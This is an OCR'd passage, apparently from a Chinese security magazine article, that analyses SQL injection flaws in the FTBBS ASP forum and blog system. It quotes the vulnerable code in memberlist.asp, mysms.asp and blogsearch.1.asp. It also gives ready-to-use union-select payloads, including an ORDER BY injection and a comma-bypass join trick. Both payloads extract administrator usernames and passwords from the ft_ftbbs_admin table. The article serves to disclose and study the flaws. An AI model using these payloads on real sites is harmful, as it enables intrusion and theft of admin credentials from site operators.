


图5

bbspoll.asp和fbht.asp页面问题代码如下,触发漏洞的是FTBBS_BZ_NAME()和FTBBS_BZ_NAME2()函数(定义在conn.asp文件中),但这两个页面需要用户登录。利用方法略,请读者自行完成。

```
BoardID_1=request("layer_1")
BoardID_2=request("layer_2")
if BoardID_1<>"" then
call FTBBS_BZ_NAME(BoardID_1,ft)
//函数中没有过滤变量,触发注入
BBS_Cate_QS1=Application("BBS_Cate_QS1")
end if

if BoardID_2<>"" then
call FTBBS_BZ_NAME2(BoardID_1,BoardID_2,ft)
//触发注入
BBS_Cate_QS2=Application("BBS_Cate_QS2")
end if
```

漏洞2: memberlist.asp会员列表页面,变量str_sort没有过滤导致注入,需要登录。代码如下:

```
str_sort=request("order_key")
if str_sort="" then
str_sort="clubuser_id"
end if
……(略)
sql="select clubuser_id,clubuser_name,clubuser_sex,clubuser_enter_count,clubuser_reg_date,clubuser_lasttime,postnum,jingyuan from "&ft&"clubuser order by "&str_sort&" desc"
//注入语句
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,1,1
……(略)
```

这是很明显的注入漏洞,关键是"Order by"中的注入,给出语句如下:

```
//测试语句,在Access查询中执行,最后的单引号用作注释符号
select clubuser_id,clubuser_name,clubuser_sex,clubuser_enter_count,clubuser_reg_date,clubuser_lasttime,postnum,jingyuan from ft_clubuser order by clubuser_id union select 1,2,3,4,5,6,7,8 from ft_ftbbs_admin' desc
//注入语句,从测试语句"order by"后获得注入语句,表名后的单引号作注释符号,当然也可以指定字段进行排序
clubuser_id union select 0,admin_user,admin_pwd,4,5,6,7,8 from ft_ftbbs_admin'
```

需要注意的是:利用此漏洞必须登录用户,然后再用当前窗口打开漏洞利用工具。如图6 和图7 所示,注入结果如图8 所示。

漏洞3: mysms.asp短消息搜索页面的smtype变量没有过滤导致注入,需要登录。代码如下:

```
if request("searchstr")<>"" or request("smtype")<>"" then
searchstr="and "&request("smtype")&" like '%"&Checkstr(request("searchstr"))&"%'"
```




图6




图7




图8

```
    // smtype 变量没有过滤，导致注入
    end if
    if request("t")="my" then
    sql="select * from "&ft&"sms where
sender='"&username&"' "&searchstr&" and bbssystem=0
order by indate desc"
    else

    sql="select * from "&ft&"sms where (((bbssystem=2
or bbssystem=0) and accepter='"&username&"') or
bbssystem=1) "&searchstr&" order by indate desc"
    end if

    set rs=server.createobject("adodb.recordset")
    rs.open sql,conn,1,1
    ……（略）
```

令t=my构造union语句，如图9所示，注入结果如图10所示。

2.form方式注入

简述：以form方式获取变量时没有过滤导致注入。

漏洞1：blogsearch.1.asp页面存在注入，即框架结构首页上部的"文章搜索"，如图11所示。代码如下：




图9




图10




图11

```
    searchword=Checkstr(request.form("searchword"))
    fieldstr=Checkstr(request.form("fieldstr"))
    // 过滤了单引号和逗号
    sql="SELECT * FROM "&ft&"ftblog WHERE
sign=0 and "&fieldstr&" like '%"&searchword&"%' or-
der by id desc"
    // 作为字段名引入语句，无单引号
    set rs=server.createobject("adodb.recordset")
    rs.open sql,conn,1,1
    ……（略）
```

绕过逗号的方法，笔者曾多次提过，本文不再赘述，而直接给出构造的union语句。

```
0 union select * from ((ft_ftbbs_admin a left join ft_ftbbs_admin b on a.admin_user=b.admin_user) left join ft_BBS_Poll c on c.id=a.id) union SELECT * FROM ft_ftblog where blogtitle
//凑字段数：21=6+6+9，ft_ftbbs_admin 字段数为6，ft_BBS_Poll 字段数为 9
```

利用漏洞利用工具提交，如图1 2 所示，注入结果如图1 3 所示。

